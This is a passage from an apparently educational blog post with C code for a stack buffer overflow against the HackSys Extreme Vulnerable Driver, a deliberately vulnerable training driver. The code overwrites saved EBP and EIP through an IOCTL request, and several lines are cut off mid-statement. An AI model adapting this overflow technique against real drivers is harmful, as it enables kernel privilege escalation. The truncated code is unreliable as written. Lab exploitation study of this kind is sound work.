lpInBuffer = (PULONG)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMOR

if (!lpInBuffer) {
        printf("HeapAlloc failed :( 0x%X\r\n", GetLastError());
        return 1;
}

printf("Input buffer allocated as 0x%X bytes.\r\n", nInBufferSiz
printf("Input buffer address: 0x%p\r\n", lpInBuffer);
printf("Filling buffer with A's\r\n");

//RtlFillMemory is like memset but the Length and Fill arguments
//see: The most dangerous function in the C/C++ world (http://ww
RtlFillMemory((PVOID)lpInBuffer, nInBufferSize, 0x41);
memset(lpInBuffer + 2076, 0x42, 4); //To overwrite EBP
memset(lpInBuffer + 2080, 0x43, 4); //To overwrite EIP

printf("Sending IOCTL request\r\n");

DeviceIoControl(hDriver,
        HACKSYS_EVD_IOCTL_STACK_OVERFLOW,
        (LPVOID)lpInBuffer,
        (DWORD)nInBufferSize,
        NULL, //No output buffer - we don't even know if the dri
        0,
        &lpBytesReturned,
        NULL); //No overlap
```

```
        printf("IOCTL request completed, cleaning up da heap.\r\n");
        HeapFree(GetProcessHeap(), 0, (LPVOID)lpInBuffer);
        return 0;
}
```

Hosted on

GitHub Pages

using the Dinky theme